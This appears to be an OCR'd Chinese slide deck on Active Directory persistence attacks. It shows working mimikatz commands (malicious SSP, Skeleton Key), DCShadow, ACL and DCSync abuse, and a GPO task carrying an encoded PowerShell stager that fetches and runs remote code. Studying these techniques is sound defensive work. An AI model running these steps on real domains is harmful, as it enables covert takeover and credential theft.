* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e28f5c9d72b39d49ed6b84b088586fc26c722dec631d1d0
9899637c7b4388553
      aes128_hmac       (4096) : 06b0d3cfe9d31c558c1a8313ab5233a4
      des_cbc_md5       (4096) : f1f82968baa1f137
```


NTLM认证

Malicious Security Support Provider (SSP)

- mimilib.dll 复制到 c:\windows\system32，注册表添加mimilib: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages\ (重启域控生效)
- 或者利用Mimikatz misc::memssp patch lsass.exe进程 (无需重启系统)。
- 可自定义密码文件至域控的共享目录 (SYSVOL)，任意域用户均可访问。



```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::memssp"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                    with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::memssp
Injected =>
```




```
PS C:\> c:\temp\enable-mimissp.ps1
Copying Mimikatz SSP DLL to c:\windows\system32
mimilib.dll successfully copied.
Current SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u

Adding Mimikatz SSP to system LSA config ...

Updated system LSA SSP config:
kerberos
msv1_0
schannel
wdigest
tspkg
pku2u
mimilib
```

Hook PasswordChangeNotify

- 当域用户修改密码时，LSA (Local Security Authority) 首先调用 Password Filter 来判断新密码是否符合密码复杂度要求，接着调用 PasswordChangeNotify 函数 (rassfm.dll) 在系统上同步更新密码。
- 黑客为 PasswordChangeNotify 创建一个 inline Hook，将初始函数重定向到 PasswordChangeNotifyHook，实现记录密码等操作，然后将控制权交还给 PasswordChangeNotify。
- 将生成的 HookPasswordChange.dll 注入到 lsass.exe 进程中。

- 不需要重启
- 不需要修改注册表
- 不需要在系统目录放置dll



查看有关计算机的基本信息

Windows 版本

Windows Server 2008 R2 Standard
版权所有 © 2009 Microsoft Corporation。保留所有权利。
Service Pack 1

名称	修改日期	类型	大小
vmware-SYSTEM	2015/10/28 19:59	文件夹	
DMI909B.tmp	2015/7/2 2:27	TMP 文件	0 KB
passwords.txt	2016/3/1 20:12	文本文档	1 KB

```
a\12345678@W
```


drops.wooyun.org

Skeleton Key


Patch 域控的 lsass.exe 进程 (Local Security Authority Subsystem Service) ，以指定密码 (默认为mimikatz) 登录任意用户。(重启域控失效)

绕过进程保护 (需要加载mimidriv.sys驱动)

```
mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe /remove
mimikatz # misc::skeleton
mimikatz # !-
```




```
PS C:\Users\Administrator> cd C:\mimikatz2\x64\
PS C:\mimikatz\x64> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Jun 18 2017 18:46:28
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 21 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # _
```



```
C:\Windows\system32>net use \\jefflab-dc01\c$ mimikatz /user:jefflab\Administrator
The command completed successfully.
```


DCShadow



DC Shadow

Attack Profile

1. Craft Change, Wait for Replication
2. Register SPNs
3. Register Rogue DC in Configuration Namespace
4. Trigger Replication
5. Replicate Change
6. Delete SPNs, Delete Rogue DC from CN



1. Obtain highly privileged account
Like a domain or enterprise admins. account

2. Set required SPNs on a computer account
The DRS and GC SPNs are mandatory

3. Create the NTDS-DSA object
In the Configuration partition, in a server container

4. Impersonate environment as the computer account
Use the authentication context of the computer holding the replication SPNs

5. Start the appropriate RPC server
Legitimate DCs need to invoke several RPCs (like `DrsGetNCChanges`)

6. Force the replication process
Call `DrsReplicaAdd` on an impersonated environment


7. Profit
Play with AD objects to create and hide backdoors

BadGPO (Group Policy Objects)

- 组策略 (Group Policies) 是管理员用来管理域内计算机及用户的主要方式。组策略配置文件存储在域控的共享目录中: \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

- GPO (Group Policy Objects) 是用来存储组策略的容器，其与域、站点 (Sites) 、组织单位 (OU) 之类的活动目录对象相关联。

- 通过组策略几乎可以对目标计算机做任何事情，比如添加本地管理员、创建计划任务、创建恶意服务、安装软件(MSI)、修改防火墙配置、设置开关机脚本等。(https://wald0.com/?p=179)




```
PS C:\Temp> New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolic
y -CommandArguments '-NoP -NonI -W Hidden -Enc JABXAGMAPQBOAEUAVwAtAE8AQgBqAGUAY
wBUACAAUwBZAFMAdABlAG0ALgBOAEUAdAAuAFcARQBCAEMAbABpAEUAbgBUADsAJAB1AD0AJwBNAG8Ae
gBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAVwBPAFcAN
gA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAI
ABHAGUAYwBrAG8AJwA7ACQAVwBDAC4ASABlAEEARABlAHIAcwAuAEEAZABkACgAJwBVAHMAZQByAC0AQ
QBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBjAC4AUAByAG8AWABZACAAPQAgAFsAUwBZAFMAdABFAG0AL
gBOAEUAVAAuAFcAZQBiAFIARQBRAFUARQBTAFQAXQA6ADoARABlAEYAQQB1AGwAdABXAGUAQgBQAHIAb
wBYAFkAOwAkAFcAYwAuAFAAcgBvAHgAeQAuAEMAcgBFAEQARQBuAHQAaQBBAEwAUwAgAD0AIABbAFMAW
QBzAFQARQBNAC4ATgBlAFQALgBDAFIAZQBkAEUATgB0AGkAQQBMAEMAQQBjAEgARQBdADoAOgBEAGUAZ
gBBAHUAbAB0AE4ARQB0AFcAbwBSAGsAQwBSAEUARABFAE4AdABpAGEATABTADsAJABLAD0AJwAyAGMAM
QAwADMAZgAyAGMANABlAGQAMQBlADUAOQBjADAAYgA0AGUAMgBlADAAMQA4ADIAMQA3ADcAMABmAGEAJ
wA7ACQASQA9ADAAOwBbAEMASABhAFIAWwBdAF0AJABCAD0AKABbAGMAaABBAHIAWwBdAF0AKAAkAHcAY
wAuAEQATwB3AE4ATABPAGEARABTAFQAUgBJAG4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEAN
gA4AC4ANQAyAC4AMQA0ADIAOgA4ADAAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAe
wAkAF8ALQBiAFgATwByACQASwBbACQAaQArACsAJQAkAGsALgBMAEUAbgBnAFQAaABdAH0AOwBJAEUAW
AAgACgAJABiAC0ASgBPAEkAbgAnACcAKQA=' -Force
```

New-GPOImmediateTask (PowerView.ps1)

ACL (Access Control Lists)

在Windows域环境中，所有对象都包含一个安全描述符(SECURITY_DESCRIPTOR) 结构体，该结构体包含与对象关联的安全信息，主要包括以下部分：

- 对象所有者的 SID (Security IDentifier)
- 自主访问控制列表 - DACL (Discretionary Access Control List)
- 系统访问控制列表 - SACL (System Access Control List)



Object name: C:\ShareOne

Group or user names:

- leffe leifsson (leif.leifsson@bosse.com)
- ACL_ShareOne_Admin (LABB\ACL_ShareOne_Admin)
- User One (user1@corp.secid.se)
- User Three (user3@corp.secid.se)

To change permissions, click Edit.

Permissions for SYSTEM	Allow	Deny
Full control	✓	
Modify	✓	
Read & execute	✓	
List folder contents	✓	
Read	✓	
Write	✓	

For special permissions or advanced settings, click Advanced.

ACL (DACL)


ACE part 1: User/Security Principal

ACE part 2: Access Right

ACL - AdminSDHolder

- AdminSDHolder (**SD - Security Descriptors**) 是一个域中的专用容器 ，位于System容器中 。

- AdminSDHolder 对象的 ACL 将作为模板，定期 (默认一小时) 替换域中所有 “受保护的组”（Protected Groups) 及其成员的 ACL，用来避免特权用户和组的ACL被意外修改。




Active Directory Users and Compute
- Saved Queries
- rd.adsecurity.org
  - Builtin
  - Computers
  - Domain Controllers
  - ForeignSecurityPrincipals
  - LostAndFound
  - Managed Service Accounts
  - Program Data
  - System
    - AdminSDHolder
    - ComPartitions
    - ComPartitionSets
    - DomainUpdates
    - IP Security
    - Meetings
    - MicrosoftDNS
    - Policies
    - RAS and IAS Servers Ac
    - WinsockServices
    - WMIPolicy
    - Default Domain Policy
    - Dfs-Configuration
    - File Replication Service
    - FileLinks
    - Password Settings Cont
    - PSPs

AdminSDHolder Properties

Canonical name of object:
rd.adsecurity.org/System/AdminSDHolder

Object class: Container
Created: 9/6/2015 4:01:38 PM
Modified: 9/9/2015 8:21:27 PM
Update Sequence Numbers (USNs):
Current: 33790
Original: 5740

☐ Protect object from accidental deletion




AdminSDHolder Properties

Group or user names:
- SYSTEM
- Domain Admins (RD\Domain Admins)
- Cert Publishers (RD\Cert Publishers)
- Enterprise Admins (RD\Enterprise Admins)
- Administrators (RD\Administrators)
- Pre-Windows 2000 Compatible Access (RD\Pre-Windows 2000...

Permissions for Domain Admins	Allow	Deny
Full control	☐	☐
Read	☑	☐
Write	☑	☐
Create all child objects	☑	☐
Delete all child objects	☑	☐

For special permissions or advanced settings, click Advanced.

ACL - AdminSDHolder



AdminSDHolder Properties

? X
General | Object | Security | Attribute Editor


Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Bobafett (Bobafett@rd.adsecurity.org)
- Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□

For special permissions or advanced settings, click Advanced.

Advanced
Learn about access control and permissions
OK
Cancel
Apply
Help



Domain Admins Properties

? X
General | Members | Member Of | Managed By
Object | Security | Attribute Editor


Group or user names:

- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Bobafett (Bobafett@rd.adsecurity.org)
- Domain Admins (RD\Domain Admins)

Permissions for Bobafett	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□


For special permissions or advanced settings, click Advanced.

Advanced
OK
Cancel
Apply
Help




```
PS C:\> get-aduser bobafett -property memberof


DistinguishedName : CN=Bobafett,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : Bobafett
ObjectClass       : user
ObjectGUID        : 80b6d407-c124-4913-8af1-40a3407e9a3c
SamAccountName    : Bobafett
SID               : S-1-5-21-2578996962-4185879466-3696909401-1108
Surname           : Bobafett
UserPrincipalName : Bobafett@rd.adsecurity.org
```

ACL - DCSync


Jason Frank (admin) (jason.a@testlab.local)
Pre-Windows 2000 Compatible Access (TESTLAB\Pre-Window...
Incoming Forest Trust Builders (TESTLAB\Incoming Forest Trus...
ENTERPRISE DOMAIN CONTROLLERS


Permissions for Jason Frank (admin)	Allow	Deny
Reanimate tombstones	☐	☐
Replicating Directory Changes	☑	☐
Replicating Directory Changes All	☑	☐
Replicating Directory Changes In Filtered Set	☑	☐
Replication synchronization	☐	☐




- The "**DS-Replication-Get-Changes**" extended right
  - **CN:** DS-Replication-Get-Changes
  - **GUID:** 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
- The "**Replicating Directory Changes All**" extended right
  - **CN:** DS-Replication-Get-Changes-All
  - **GUID:** 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
- The "**Replicating Directory Changes In Filtered Set**" extended right (this one isn't always needed but we can add it just in case :)
  - **CN:** DS-Replication-Get-Changes-In-Filtered-Set
  - **GUID:** 89e95b76-444d-4c62-991a-0facbeda640c

http://www.harmj0y.net/blog/redteaming/abusing-active-directory-permissions-with-powerview/

ACL - DCSync



```
PS C:\Pester\PowerView> Add-ObjectACL -TargetDistinguishedName "dc=dev,dc=testla
b,dc=local" -PrincipalSamAccountName chris -Rights DCSync -Verbose
VERBOSE: Get-DomainSearcher search string: LDAP://DC=dev,DC=testlab,DC=local
VERBOSE: Get-DomainSearcher search string: LDAP://DC=dev,DC=testlab,DC=local
VERBOSE: Granting principal S-1-5-21-2620891829-2411261497-1773853088-1107
'DCSync' on DC=dev,DC=testlab,DC=local
VERBOSE: Granting principal S-1-5-21-2620891829-2411261497-1773853088-1107
'1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' rights on DC=dev,DC=testlab,DC=local
VERBOSE: Granting principal S-1-5-21-2620891829-2411261497-1773853088-1107
'1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' rights on DC=dev,DC=testlab,DC=local
VERBOSE: Granting principal S-1-5-21-2620891829-2411261497-1773853088-1107
'89e95b76-444d-4c62-991a-0facbeda640c' rights on DC=dev,DC=testlab,DC=local
PS C:\Pester\PowerView> Get-ObjectACL -DistinguishedName "dc=dev,dc=testlab,dc=l
ocal" -ResolveGUIDs | ? {$_.IdentityReference -match 'chris'}


PropagationFlags       : None
InheritanceFlags       : None
ObjectType             : DS-Replication-Get-Changes
AccessControlType      : Allow
IsInherited            : False
InheritanceType        : None
InheritedObjectType    : All
ObjectFlags            : ObjectAceTypePresent
ActiveDirectoryRights  : ExtendedRight
IdentityReference      : DEV\chris

PropagationFlags       : None
InheritanceFlags       : None
ObjectType             : DS-Replication-Get-Changes-All
AccessControlType      : Allow
IsInherited            : False
InheritanceType        : None
InheritedObjectType    : All
ObjectFlags            : ObjectAceTypePresent
ActiveDirectoryRights  : ExtendedRight
IdentityReference      : DEV\chris

PropagationFlags       : None
InheritanceFlags       : None
```



